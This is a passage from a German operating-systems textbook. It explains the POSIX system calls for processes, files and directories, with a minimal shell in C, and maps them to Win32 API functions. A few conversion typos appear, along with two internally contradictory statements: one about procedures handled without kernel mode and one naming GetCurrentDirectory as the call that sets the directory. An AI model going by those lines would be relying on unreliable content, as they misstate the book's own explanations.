Im Schritt 9 haben wir aus gutem Grund gesagt: „.... kann die Kontrolle an die Bibliothek zurückgegeben werden“. Der Systemaufruf kann nämlich das aufrufende Programm auch blockieren und an der Weiterarbeit hindern. Wenn beispielsweise von der Tastatur gelesen werden soll, aber noch nichts eingetippt wurde, dann muss das aufrufende Programm blockiert werden. In diesem Fall sieht sich das Betriebssystem nach einem anderen Prozess um, der inzwischen weiterarbeiten kann. Wenn die erwartete Eingabe dann später vorhanden ist, bekommt der Prozess die Aufmerksamkeit des Betriebssystems zurück und die Schritte 9 bis 11 werden ausgeführt.

In den nächsten Abschnitten betrachten wir die am häufigsten benutzten POSIX-Systemaufrufe oder genauer gesagt die Bibliotheksfunktionen, die diese aufrufen. POSIX kennt etwa 100 Prozeduren. Einige der wichtigsten sind in ►Abbildung 1.18 aufgeführt und der Einfachheit halber in vier Kategorien eingeteilt. In den folgenden Abschnitten wird die Arbeitsweise jedes Aufrufes kurz erläutert.

Die Dienste dieser Systemaufrufe bestimmen weitgehend die Hauptaufgaben eines Betriebssystems, da die Ressourcenverwaltung bei Personalcomputern meistens recht unaufwändig ist (zumindest im Vergleich zu sehr großen Maschinen mit vielen Benutzern). Zu diesen Diensten zählen Aufgaben wie das Erzeugen und Beenden von Prozessen, das Erzeugen, Löschen, Lesen und Schreiben von Dateien, die Verzeichnisverwaltung und die Durchführung der Ein-/Ausgabe.

Prozessverwaltung

Aufruf	Beschreibung
pid = fork()	Erzeugen eines neuen Kindprozesses
pid = waitpid(pid, &statloc, options)	Warten auf Beendigung eines Kindprozesses
s = execve(name, argv, environp)	Speicherabbild eines Prozesses ersetzen
exit(status)	Prozess beenden und zum Status zurückkehren

Dateiverwaltung

Aufruf	Beschreibung
fd = open(file, how, ...)	Datei zum Lesen, Schreiben oder für beides öffnen
s = close(fd)	Offene Datei schließen
n = read(fd, buffer, nbytes)	Daten aus Datei in Puffer lesen
n = write(fd, buffer, nbytes)	Daten vom Puffer in Datei schreiben
position = lseek(fd, offset, whence)	Dateipositionszeiger bewegen
s = stat(name, &buf)	Status einer Datei ermitteln

Verzeichnis- und Dateisystemverwaltung

Aufruf	Beschreibung
s = mkdir(name, mode)	Erzeugen eines neuen Verzeichnisses
s = rmdir(name)	Löschen eines leeren Verzeichnisses
s = link(name1, name2)	Erzeugen eines neuen Eintrags name2, der auf name1 zeigt
s = unlink(name)	Verzeichniseintrag löschen
s = mount(special, name, flag)	Dateisystem einhängen
s = umount(special)	Eingehängtes Dateisystem entfernen

Sonstige Systemaufrufe

Aufruf	Beschreibung
s = chdir(dirname)	Wechseln des Arbeitsverzeichnisses
s = chmod(name, mode)	Ändern der Dateirechte
s = kill(pid, signal)	Signal an einen Prozess senden
seconds = time(&seconds)	Abgelaufene Zeit seit dem 1. Januar 1970 erfragen

Abbildung 1.18: Einige der wichtigsten POSIX-Systemaufrufe. Der Rückgabewert ist -1 , wenn ein Fehler aufgetreten ist. Die angegebenen Rückgabewerte bedeuten Folgendes: *pid* ist eine Prozess-ID, *fd* ist ein Dateideskriptor, *n* ist eine Anzahl von Zeichen, *position* ist die Position innerhalb einer Datei, *seconds* ist die abgelaufene Zeit. Die Parameter werden im Text erklärt.

Es sollte an dieser Stelle noch darauf hingewiesen werden, dass die Zuordnung zwischen den POSIX-Funktionsaufrufen und den Systemaufrufen nicht eins zu eins erfolgt ist. Der POSIX-Standard definiert zwar einige Funktionen, die ein POSIX-konformes System anbieten muss, aber es wird nicht definiert, ob es sich dabei um einen Systemaufruf, eine Bibliotheksfunktion oder etwas anderes handelt. Wenn eine Proze-

durch einen Systemaufruf ausgeführt werden kann (d.h. ohne in den Kernmodus zu wechseln), wird sie meistens im Benutzermodus realisiert, um Zeit zu sparen. Jedenfalls rufen die meisten POSIX-Funktionen auch Systemaufrufe auf. Gewöhnlich wird einer Funktion auch genau ein Systemaufruf zugeordnet. In einigen Fällen aber, insbesondere wenn mehrere angeforderte Prozeduren nur kleine Unterschiede aufweisen und von einem Systemaufruf abgedeckt werden können, werden von einem Systemaufruf mehrere Bibliotheksfunktionen behandelt.

1.6.1 Systemaufrufe zur Prozessverwaltung

Die erste Gruppe von Aufrufen in Abbildung 1.18 behandelt die Prozessverwaltung. Der Systemaufruf `fork` ist ein gutes Beispiel, um mit der Beschreibung zu beginnen. `Fork` ist der einzige Weg, um unter POSIX einen neuen Prozess zu erzeugen. Er erzeugt eine exakte Kopie des aufrufenden Prozesses, einschließlich aller Dateideskriptoren, der Register etc. Nachdem `fork` beendet ist, laufen der ursprüngliche und der neu erzeugte Prozess (Eltern- und Kindprozess) getrennt voneinander weiter. Unmittelbar nach der Kopie besitzen zunächst beide Prozesse die gleichen Variableninhalte, aber nachdem die Daten des Elternprozesses zur Erzeugung des Kindprozesses kopiert wurden, wirken sich alle nachfolgenden Veränderungen nicht mehr auf den jeweils anderen Prozess aus. (Der unveränderbare Programmtext wird allerdings von beiden gemeinsam genutzt.) Der Rückgabewert von `fork` ist entweder die Null, wenn er im neu erzeugten Kindprozess abgefragt wird, oder gleich der **Prozessnummer (Prozess-ID, PID)** des Kindprozesses im Elternprozess. Aufgrund der PID kann jeder der beiden Prozesse erkennen, wer der Kind- und wer der Elternprozess ist.

Nach dem `fork` muss der Kindprozess meistens einen anderen Programmcode als der Elternprozess ausführen. Nehmen wir beispielsweise die Shell: Sie liest einen Befehl vom Terminal, spaltet einen neuen Kindprozess ab, wartet auf die Ausführung des Kommandos durch diesen Prozess und liest nach Beendigung des Kindprozesses das nächste Kommando ein. Um auf einen Kindprozess zu warten, führt der Elternprozess den Systemaufruf `waitpid` aus, der einfach auf die Beendigung eines oder mehrerer Kindprozesse wartet. Der Systemaufruf `waitpid` kann auf einen speziellen oder anderen beliebigen Kindprozess warten, indem ihm als erster Parameter `-1` übergeben wird. Nach der Beendigung von `waitpid` zeigt die Adresse des zweiten Parameters `statloc` auf das Ergebnis des Kindprozesses (normale oder fehlerhafte Beendigung und den Rückgabewert). Einige spezielle Optionen können mittels des dritten Parameters an den Systemaufruf übergeben werden.

Betrachten wir nun, wie `fork` von der Shell benutzt wird. Wenn ein Kommando eingegeben wurde, erzeugt die Shell einen neuen Prozess. Dieser Kindprozess muss das Benutzerkommando ausführen. Dazu nutzt er den Systemaufruf `execve`, der einen kompletten Prozess im Speicher durch eine andere Datei ersetzt, wobei der Name der Datei als erster Parameter mit übergeben werden muss. (Der Systemaufruf heißt eigentlich `exec`, aber mehrere Bibliotheksfunktionen rufen ihn mit unterschiedlichen Parametern unter leicht verschiedenen Namen auf. Wir behandeln hier alle als Sys-

temaufrufe.) In ►Abbildung 1.19 wird eine stark vereinfachte Shell dargestellt, die `fork`, `waitpid` und `execve` benutzt.

```
#define TRUE 1
while (TRUE) {
    type_prompt( ); /* Prompt ausgeben */
    read_command(command, parameters); /* Befehl einlesen */

    if (fork( ) != 0) { /* Kindprozess erzeugen*/
        /* Code des Elternprozesses */
        waitpid(-1, &status, 0); /* auf Beendigung Kindprozess warten */
    } else {
        /* Code des Kindprozesses */
        execve(command, parameters, 0); /* Befehl ausführen */
    }
}
```

Abbildung 1.19: Eine kleine Version einer Shell. In diesem Buch wird `TRUE` durchgängig als Variable mit Inhalt 1 definiert.

Im allgemeinen Fall hat `execve` drei Parameter: den Namen der auszuführenden Datei, einen Zeiger auf eine Liste mit den zu übergebenden Argumenten und einen Zeiger auf die Umgebungsvariablen. Die Bedeutung der Parameter wird gleich noch beschrieben. Verschiedene Bibliotheksfunktionen wie `execv`, `execle` oder `execve` erlauben es, dass bestimmte Parameter weggelassen oder auf unterschiedliche Arten angegeben werden können. Hier benutzen wir den Namen `exec`, um den Systemaufruf darzustellen, der durch all diese Versionen aufgerufen wird.

Betrachten wir nun folgendes Kommando zum Kopieren einer Datei `file1` nach `file2`:

```
cp file1 file2
```

Nachdem die Shell einen neuen Prozess erzeugt hat, führt der Kindprozess das Kommando `cp` aus und übergibt die Namen von Quell- und Zielfilei.

Die Hauptfunktion „main“ des Programms `cp` (und die Hauptfunktion fast aller anderen C-Programme) enthält die Deklaration

```
main(argc, argv, envp)
```

Das Argument `argc` zeigt die Anzahl der Argumente auf der Kommandozeile an, wobei der Programmname mitgezählt wird. Im obigen Beispiel hat `argc` den Wert 3.

Der zweite Parameter `argv` ist ein Zeiger auf ein Array, wobei das Element i in diesem Array einen Zeiger auf die i -te Zeichenfolge der Kommandozeile darstellt. In unserem Beispiel bedeutet das, dass `argv[0]` auf die Zeichenfolge „`cp`“, `argv[1]` auf „`file1`“ und `argv[2]` auf „`file2`“ zeigt.

Der dritte Parameter in `main` ist `envp`, ein Zeiger auf die Umgebungsvariablen. Eine Umgebungsvariable ist ein Feld von Zeichenfolgen, das Zuweisungen der Form `name = value` enthält. Damit können Informationen wie die Art des Terminals oder der Name eines Benutzerverzeichnisses an das Programm übergeben werden. Einige Bibliotheksfunktionen können von Programmen aufgerufen werden, um die Umge-

bungsvARIABLEN zu erhalten, die oft benutzt werden, um die Durchführung bestimmter Aufgaben an die Benutzerwünsche anzupassen (z.B. den Standarddrucker festzulegen). Im Beispiel der Abbildung 1.19 werden keine Umgebungsvariablen an den Kindprozess übergeben, deshalb ist der dritte Parameter von `execve` die Null.

Wenn `exec` jetzt sehr kompliziert aussieht, verzweifeln Sie bitte nicht, es ist wohl (auf der semantischen Ebene) der komplexeste aller POSIX-Systemaufrufe. Alle anderen sind wesentlich einfacher zu verstehen, wie beispielsweise `exit`, das zur Beendigung eines Prozesses verwendet wird. Der Systemaufruf `exit` besitzt genau einen Parameter, den Exit-Status (0 bis 255), der dem Elternprozess durch den Systemaufruf `waitpid` mittels `statloc` zurückgegeben wird.

Jeder Prozess unter UNIX teilt seinen Speicher in drei Segmente auf: das **Textsegment** (für den Programmcode), das **Datensegment** (für Variablen) und das **Stacksegment** (auch **Stapelsegment** genannt). Das Datensegment wächst im Speicher nach oben und das Stacksegment nach unten, wie in ▶Abbildung 1.20 zu sehen ist. Dazwischen befindet sich ein freier Bereich von ungenutzten Adressen. Der Stack wächst automatisch nach Bedarf in diese Lücke hinein, das Datensegment dagegen kann nur explizit durch den Systemaufruf `brk` erweitert werden. Dazu wird die neue Endadresse des Datensegments angegeben. Dieser Aufruf ist allerdings nicht durch den POSIX-Standard definiert, da Programmierer eigentlich die Bibliotheksfunktion `malloc` für die dynamische Speicherbelegung benutzen sollen. Die zugrunde liegende Implementierung von `malloc` wurde nicht als geeigneter Gegenstand für eine Standardisierung angesehen, da nur wenige Programmierer dies direkt verwenden. Heute weiß wahrscheinlich niemand mehr, dass `brk` kein POSIX-Standard ist.




Abbildung 1.20: Prozesse besitzen drei Segmente: das Text-, das Daten- und das Stacksegment.

1.6.2 Systemaufrufe zur Dateiverwaltung

Viele Systemaufrufe betreffen das Dateisystem. In diesem Abschnitt betrachten wir Systemaufrufe, die einzelnen Dateien gelten, im nächsten Abschnitt untersuchen wir die Aufrufe, die mit Verzeichnissen oder dem Dateisystem als Ganzem zu tun haben.

Damit eine Datei gelesen oder geschrieben werden kann, muss sie zunächst mit `open` geöffnet werden. Dieser Aufruf bekommt den Dateinamen übergeben, der entweder mit einem absoluten Pfad oder relativ zum aktuellen Verzeichnis angegeben werden kann. Zusätzlich wird noch ein Code übergeben – `O_RDONLY`, `O_WRONLY` oder `O_RDWR` –,

der entweder das Öffnen zum Lesen, zum Schreiben oder beides erlaubt. Um eine neue Datei zu erzeugen, wird der Parameter *O_CREAT* angegeben. Der zurückgegebene Dateideskriptor lässt sich danach zum Lesen und Schreiben verwenden. Später kann die Datei mit `close` geschlossen werden, womit auch der Dateideskriptor wieder für kommende `open`-Aufrufe frei wird.

Die am häufigsten verwendeten Systemaufrufe sind zweifellos `read` und `write`. Wir haben `read` bereits kennengelernt, `write` hat dieselben Parameter.

Auch wenn die meisten Programme Dateien sequenziell lesen und beschreiben, so müssen doch einige Programme auf einen beliebigen Teil innerhalb einer Datei zugreifen können.

Jede Datei besitzt einen Zeiger, der die aktuelle Position innerhalb der Datei angibt. Beim sequenziellen Lesen bzw. Schreiben wird dieser Zeiger immer auf das nächste zu lesende bzw. zu beschreibende Byte gesetzt. Der `lseek`-Systemaufruf verändert den Wert dieses Positionszeigers, so dass folgende `read`- oder `write`-Aufrufe an einer beliebigen Stelle innerhalb der Datei beginnen können.

Der Systemaufruf `lseek` hat drei Parameter: Der erste ist der Dateideskriptor, der zweite die gewünschte Zielposition und der dritte gibt an, ob sich diese relativ zum Anfang der Datei, zur aktuellen Position oder zum Ende der Datei befindet. Der Rückgabewert von `lseek` ist die absolute Position in der Datei (in Byte angegeben), nachdem der Zeiger verändert wurde.

Für jede Datei speichert UNIX die Dateiart (reguläre Datei, Spezialdatei, Verzeichnis usw.), die Größe, den Zeitpunkt der letzten Änderung sowie weitere Informationen. Programme können diese Informationen mit dem `stat`-Systemaufruf abfragen. Der erste Parameter gibt die zu untersuchende Datei an, der zweite ist ein Zeiger auf eine Struktur, in die das Ergebnis abgespeichert werden soll. Der `fstat`-Aufruf macht das-selbe bei geöffneten Dateien.

1.6.3 Systemaufrufe zur Verzeichnisverwaltung

Hier beschäftigen wir uns nun mit Systemaufrufen, die Verzeichnisse oder das Dateisystem als Ganzes betreffen. Die ersten beiden Aufrufe dieser Gruppe (siehe Abbildung 1.18), `mkdir` und `rmdir`, erzeugen bzw. löschen leere Verzeichnisse. Der nächste Systemaufruf ist `link`, der es einer Datei erlaubt, unter verschiedenen Namen in unterschiedlichen Verzeichnissen vorzukommen. Eine typische Anwendung ist die gemeinsame Nutzung einer Datei von mehreren Mitgliedern einer Gruppe (z.B. eines Programmierteams), die die Datei in ihren eigenen Verzeichnissen haben, eventuell sogar unter verschiedenen Namen. Eine Datei gemeinsam zu nutzen ist nicht dasselbe, wie jedem Gruppenmitglied eine eigene Kopie zu geben: Bei einer gemeinsam genutzten Datei wird jede Änderung sofort für jedes Mitglied der Gruppe sichtbar, da ja nur eine Datei existiert. Wenn dagegen Kopien der Datei erzeugt wurden, wirken sich die nachfolgenden Änderungen, die in einer Kopie gemacht werden, nicht auf die anderen Kopien aus.

Damit man versteht, wie `link` funktioniert, betrachten wir die Situation in ►Abbildung 1.21(a). Es gibt hier zwei Benutzer, *ast* und *jim*. Jeder besitzt sein eigenes Verzeichnis mit einigen Dateien. Wenn der Benutzer *ast* nun ein Programm ausführt, das den Aufruf

```
link("/usr/jim/memo", "/usr/ast/note");
```

enthält, dann erscheint die Datei *memo* aus dem Verzeichnis von *jim* im Verzeichnis von *ast* als Datei *note*. Danach beziehen sich */usr/jim/memo* und */usr/ast/note* auf dieselbe Datei. Nebenbei bemerkt ist es egal, ob die Benutzerverzeichnisse der Benutzer in */usr*, */user* oder */home* abgelegt werden, das ist nur eine Entscheidung des lokalen Systemadministrators.




Abbildung 1.21: (a) Zwei Verzeichnisse, bevor */usr/jim/memo* in das Verzeichnis *ast* verlinkt wurde;
(b) dieselben Verzeichnisse nach dem Aufruf von `link`

Wenn man die Arbeitsweise von `link` versteht, wird wahrscheinlich auch klarer, was der Aufruf genau bewirkt. Jede Datei unter UNIX besitzt zur Identifizierung eine eindeutige Nummer, die sogenannte I-Nummer. Diese I-Nummer ist ein Index in einer Tabelle mit **I-Nodes**. Jeder I-Node gibt für jede Datei an, wem die Datei gehört, wo die Blöcke auf der Platte liegen und so weiter. Ein Verzeichnis ist somit lediglich eine Datei mit einer Menge von Paaren aus I-Nummer und ASCII-Name. In den ersten UNIX-Versionen bestand ein Verzeichniseintrag aus genau 16 Byte – 2 Byte für die I-Nummer und 14 Byte für den Namen. Mittlerweile ist eine etwas kompliziertere Struktur notwendig geworden, damit auch längere Namen vergeben werden können, aber im Prinzip ist ein Verzeichnis immer noch eine Menge von Paaren aus I-Nummer und ASCII-Name. In ►Abbildung 1.21 hat *mail* die I-Nummer 16 und so weiter. Der Systemaufruf `link` erzeugt nun einfach einen neuen Verzeichniseintrag mit einem (möglichst neuen) Namen, der die I-Nummer von einer existierenden Datei verwendet. In ►Abbildung 1.21(b) haben zwei Einträge dieselbe I-Nummer (70) und zeigen deshalb auf dieselbe Datei. Wenn später einer der beiden mit dem `unlink`-Systemaufruf gelöscht wird, bleibt der andere Eintrag bestehen. Wenn beide gelöscht werden, erkennt UNIX, dass keine Einträge für diese Datei mehr bestehen (ein Eintrag in der I-Node-Tabelle zählt die Anzahl der aktuellen Zeiger auf diese Datei mit), also wird die Datei gelöscht.

Wie bereits erwähnt erlaubt es der `mount`-Systemaufruf, dass zwei Dateisysteme zu einem zusammengefasst werden. Normalerweise befindet sich das Wurzelverzeichnis mit den binären (ausführbaren) Versionen der gebräuchlichsten Kommandos und anderer häufig benutzter Dateien auf der Festplatte. Der Benutzer kann dann eine CD-ROM mit Dateien zum Lesen in das CD-ROM-Laufwerk einlegen.

Durch das Ausführen des `mount`-Systemaufrufes kann das Dateisystem der CD-ROM in ein Unterverzeichnis des Wurzelverzeichnisses eingehängt werden, wie in ▶Abbildung 1.22 zu sehen ist. Eine typische Anweisung dazu in C lautet:

```
mount("/dev/fd0", "/mnt", 0);
```

Der erste Parameter ist dabei der Name der Blockdatei für das Laufwerk 0, der zweite Parameter legt fest, an welcher Stelle im Verzeichnisbaum eingehängt werden soll, und der dritte Parameter gibt an, ob das Dateisystem nur zum Lesen oder sowohl zum Lesen als auch zum Schreiben geöffnet werden soll.




Abbildung 1.22: Dateisystem vor dem Aufruf von `mount`; (b) Dateisystem nach dem `mount`-Aufruf

Nach dem Aufruf von `mount` kann jede Datei von Laufwerk 0 nur durch Angabe des Pfads vom Wurzelverzeichnis oder vom Arbeitsverzeichnis aus angesprochen werden, ohne dass man sich Gedanken machen muss, auf welchem Laufwerk die Datei liegt. Natürlich kann auch noch ein zweites, ein drittes und ein vierter Laufwerk irgendwo in den Baum eingehängt werden. Mit dem Aufruf von `mount` lassen sich auch Wechseldatenträger (*removable media*) in die Verzeichnisstruktur integrieren, ohne später überlegen zu müssen, auf welchem Gerät eine Datei liegt. Neben CD-ROMs wie in diesem Beispiel können auch logische Teile von Festplatten (oft **Partitionen**, aus Sicht der Gerätetreiber und im Englischen auch **minor device** genannt) ebenso wie externe Festplatten und USB-Sticks eingehängt werden. Wenn ein Dateisystem nicht mehr gebraucht wird, kann es einfach mit dem `umount`-Systemaufruf ausgehängt werden.⁵

1.6.4 Sonstige Systemaufrufe

Zusätzlich zu den bisher besprochenen Aufrufen existieren noch verschiedene Systemaufrufe, die sich keiner Gruppe zuordnen lassen. Von diesen werden wir uns hier noch vier ansehen. Der `chdir`-Aufruf wechselt das aktuelle Arbeitsverzeichnis eines Prozesses. Nach dem Systemaufruf

```
chdir("/usr/ast/test");
```

und dem Befehl zum Öffnen einer Datei `xyz` wird die Datei `/usr/ast/test/xyz` geöffnet. Das Konzept der Arbeitsverzeichnisse verhindert, dass ständig (lange) absolute Pfadnamen eingetippt werden müssen.

⁵ Eigentlich „`unmount`“, aber das „n“ ist im Laufe der UNIX-Entwicklung irgendwann auf der Strecke geblieben.

Unter UNIX besitzt jede Datei einen Zugriffsmodus. Dieser Modus enthält die rwx-Bits jeweils für den Eigentümer der Datei, für die Gruppe und für alle anderen. Der `chmod`-Systemaufruf ermöglicht die Änderung dieses Modus für eine Datei. Um eine Datei `file` beispielsweise für alle zum Lesen zuzulassen und nur dem Besitzer zusätzlich das Schreiben zu erlauben, genügt der Aufruf

```
chmod("file", 0644);
```

Mit dem Systemaufruf `kill` können Benutzer und Prozesse Signale verschicken. Wenn ein Prozess ein Signal verarbeiten kann, dann wird die Signalverarbeitungsroutine aufgerufen, sobald das entsprechende Signal ankommt. Wenn der Prozess allerdings nicht dazu eingerichtet ist, das Signal zu verarbeiten, so wird der Prozess durch das ankommende Signal „gekillt“ (daher auch der Name des Aufrufes).

Im POSIX-Standard werden mehrere Funktionen im Zusammenhang mit Zeit definiert. Beispielsweise liefert der Systemaufruf `time` die aktuelle Zeit in Sekunden zurück, wobei 0 die Zeit am 1.1.1970 um Mitternacht ist (zu Beginn des Tages). Bei Computern mit einer Wortbreite von 32 Bit ist der höchste Wert von `time` $2^{32} - 1$ Sekunden (wenn eine vorzeichenlose ganze Zahl zur Darstellung verwendet wird). Dieser Wert entspricht einem Zeitraum von etwas mehr als 136 Jahren. Demnach werden 32-Bit-UNIX-Systeme im Jahr 2106 quasi durchdrehen – nicht unähnlich dem Jahr-2000-Problem, das ein Chaos unter den Computern dieser Welt angerichtet hätte, wenn die IT-Branche nicht einen gewaltigen Aufwand betrieben hätte, dieses Problem zu lösen. Sollten Sie also zurzeit noch ein 32-Bit-System verwenden, sind Sie gut beraten, es vor 2106 gegen ein 64-Bit-System auszutauschen.

1.6.5 Die Win32-Programmierschnittstelle (API) unter Windows

Bisher haben wir uns hauptsächlich auf UNIX konzentriert. Jetzt ist es an der Zeit, auch einen kurzen Blick auf Windows werfen. Windows und UNIX unterscheiden sich ganz fundamental in ihren Programmiermodellen. Ein UNIX-Programm besteht aus Code, der irgendeine Aktion durchführt und Systemaufrufe ausführt, um bestimmte Dienste zu nutzen. Ein Windows-Programm ist dagegen normalerweise ereignisgesteuert. Das Hauptprogramm wartet auf ein Ereignis und ruft danach eine Funktion auf, die dieses Ereignis behandelt. Solch ein Ereignis kann ein Tastendruck, eine Mausbewegung, das Drücken einer Maustaste oder das Einlegen einer CD-ROM sein. Behandlungs Routinen werden dabei aufgerufen, um das jeweilige Ereignis zu bearbeiten, den Bildschirminhalt abzugleichen oder den internen Zustand des Programms zu ändern. Insgesamt führt dies zu einer anderen Art der Programmierung als unter UNIX. Da sich dieses Buch aber mit Betriebssystemfunktionen und -strukturen befasst, werden wir diese unterschiedlichen Programmiermodelle nicht mehr weiter betrachten.

Natürlich hat Windows auch Systemaufrufe. Unter UNIX existiert praktisch eine Eins-zu-eins-Relation zwischen den Systemaufrufen (z.B. `read`) und den entsprechenden Bibliotheksfunktionen (z.B. `read`), die die Systemaufrufe dann durchführen. Mit anderen Worten, für jeden Systemaufruf existiert ziemlich genau eine Bibliotheksfunktion, die aufgerufen wird, wie in Abbildung 1.17 zu sehen ist. Außerdem kennt POSIX nur etwa 100 Prozeduraufälle.

Unter Windows sieht das grundlegend anders aus. Zunächst einmal sind die Bibliotheksfunktionen und die Systemaufrufe im Prinzip voneinander entkoppelt. Microsoft hat eine Menge von Funktionen definiert, die **Win32-API (Application Program Interface)** genannt wird und die Programmierer benutzen sollen, wenn sie Dienste des Betriebssystems in Anspruch nehmen wollen. Diese Schnittstelle wird (zumindest teilweise) von allen Windows-Betriebssystemen seit der Version Windows 95 angeboten. Da die Schnittstelle von den Systemaufrufen entkoppelt ist, hat Microsoft immer die Möglichkeit, die Systemaufrufe zu ändern, ohne damit die Funktionsfähigkeit existierender Programme zu gefährden. Woraus sich die Win32-API wirklich zusammensetzt, ist nicht ganz klar, da mit Windows 2000, Windows XP und Windows Vista jeweils viele neue Systemaufrufe eingeführt wurden, die es vorher noch nicht gab. In diesem Abschnitt bezeichnet Win32 immer die Schnittstelle, die von allen Windows-Versionen unterstützt wird.

Die Anzahl der Win32-API-Funktionen ist extrem groß und liegt bei einigen Tausend. Zwar führen viele dieser Funktionen Systemaufrufe aus, aber eine beträchtliche Anzahl wird auch vollständig im Benutzermodus abgearbeitet. Deshalb kann man unter Windows unmöglich entscheiden, was ein echter Systemaufruf ist (der vom Kern bearbeitet wird) und was einfach nur eine Bibliotheksfunktion ist (die im Benutzermodus ausgeführt wird). Und was in einer Windows-Version ein Systemaufruf ist, kann in einer anderen Version im Benutzeradressraum bearbeitet werden und umgekehrt. Wenn wir in diesem Buch die Windows-Systemaufrufe besprechen, beziehen wir uns, wo immer möglich, auf die Win32-Funktionen. Für diese Funktionen garantiert Microsoft, dass sie über lange Zeit hinweg gleich bleiben. Aber man sollte immer daran denken, dass einige davon keine echten Systemaufrufe sind und nicht in den Kernmodus eintreten.

Die Win32-API besitzt eine riesige Anzahl an Funktionen zum Verwalten von Fenstern, geometrischen Figuren, Text, Schriftarten, Scrollbalken, Dialogboxen, Menüs und anderer Elemente der GUI. Soweit das grafische Teilsystem im Kern abläuft (was aber nicht für alle Windows-Versionen gilt), handelt es sich um Systemaufrufe, ansonsten sind es nur Bibliotheksfunktionen. Sollten wir diese Funktionen dann hier beschreiben? Da sie eigentlich nichts mit der Funktionsweise eines Betriebssystems zu tun haben, entscheiden wir uns dagegen, auch wenn sie möglicherweise im Kern ausgeführt werden. Leser, die sich mit der Win32-API näher beschäftigen wollen, sollten eines der zahlreichen Bücher zu diesem Thema lesen (beispielsweise Hart, 1997; Rector und Newcomer, 1997; Simon, 1997).

Da selbst das Aufzählen aller Win32-API-Funktionen hier unmöglich ist, werden wir uns auf die Einführung der Aufrufe beschränken, die in etwa eine gleiche Funktionalität besitzen wie die UNIX-Systemaufrufe in Abbildung 1.18. Diese werden in ▶Abbildung 1.23 gegenübergestellt.

UNIX	Win32	Beschreibung
fork	CreateProcess	Erzeugen eines neuen Prozesses
waitpid	WaitForSingleObject	Warten auf das Ende eines Prozesses
execve	(nicht vorhanden)	CreateProcess = fork + execve
exit	ExitProcess	Ausführung beenden
open	CreateFile	Erzeugen einer Datei oder Öffnen einer existierenden Datei
close	CloseHandle	Datei schließen
read	ReadFile	Daten aus einer Datei lesen
write	WriteFile	Daten in eine Datei schreiben
lseek	SetFilePointer	Dateizeiger bewegen
stat	GetFileAttributesEx	Dateiattribute erfragen
mkdir	CreateDirectory	Erzeugen eines neuen Verzeichnisses
rmdir	RemoveDirectory	Löschen eines leeren Verzeichnisses
link	(nicht vorhanden)	Win32 unterstützt keine Links
unlink	DeleteFile	Löschen einer existierenden Datei
mount	(nicht vorhanden)	Win32 unterstützt kein Einhängen
umount	(nicht vorhanden)	Win32 unterstützt kein Einhängen
chdir	SetCurrentDirectory	Ändern des aktuellen Arbeitsverzeichnisses
chmod	(nicht vorhanden)	Win32 unterstützt Security nicht (NT schon)
kill	(nicht vorhanden)	Win32 unterstützt keine Signale
time	GetLocalTime	Aktuelle Zeit erfragen

Abbildung 1.23: Die Win32-API-Aufrufe, die in etwa mit den UNIX-Systemaufrufen aus Abbildung 1.18 übereinstimmen

Im Folgenden gehen wir kurz die Liste aus Abbildung 1.23 durch. CreateProcess erzeugt einen neuen Prozess, der die Arbeit von fork und execve unter UNIX miteinander kombiniert. Die Funktion hat viele Parameter, die die Eigenschaften des neuen Prozesses genauer bestimmen. Windows besitzt keine Prozesshierarchie wie UNIX, deshalb gibt es auch keine Eltern- oder Kindprozesse. Nachdem ein Prozess erzeugt wurde, sind der erzeugende Prozess und der erzeugte Prozess gleichwertig. Die Funktion WaitForSingleObject wird benutzt, um auf ein Ereignis zu warten. Es gibt viele Ereignisse, auf die man warten kann. Wenn der Parameter einen Prozess spezifiziert, dann wartet der Aufrufer auf die Beendigung dieses Prozesses, was mit ExitProcess geschieht.

Die folgenden sechs Aufrufe behandeln Dateien. Ihre Funktionalität entspricht in etwa der unter UNIX, auch wenn Parameter und einige Details unterschiedlich sind. Schließlich werden auch unter Windows Dateien geöffnet, geschlossen, gelesen und beschrieben, genau so wie unter UNIX. Die Funktionen `SetFilePointer` und `GetFileAttributes` setzen die Leseposition innerhalb der Datei und liefern einige Dateiattribute.

Windows kennt auch Verzeichnisse, die mit den API-Aufrufen `CreateDirectory` und `RemoveDirectory` angelegt bzw. gelöscht werden können. Es gibt ein aktuelles Verzeichnis, das mit `GetCurrentDirectory` gesetzt wird. Die aktuelle Tageszeit lässt sich mit `GetLocalTime` erfragen.

Die Win32-Schnittstelle hat keine Funktionen für Links auf Dateien, für das Einhängen von Dateisystemen und auch keine Sicherheitsfunktionen⁶ oder ein Signalkonzept. Deshalb existieren hier keine den UNIX-Funktionen entsprechenden Aufrufe. Natürlich hat die Win32-API eine große Zahl von Aufrufen, die es unter UNIX nicht gibt und die hauptsächlich die GUI betreffen. Daneben verfügt Windows Vista über ein ausgefeiltes Sicherheitskonzept und unterstützt Links auf Dateien.

Eine letzte Bemerkung zu Win32: Win32 ist keine besonders einheitliche oder konsistente Schnittstelle. Hauptsächlich ist dies der Notwendigkeit geschuldet, die Kompatibilität mit den früheren 16-Bit-Windows-Versionen aus Windows 3.x zu erhalten.

1.7 Betriebssystemstrukturen

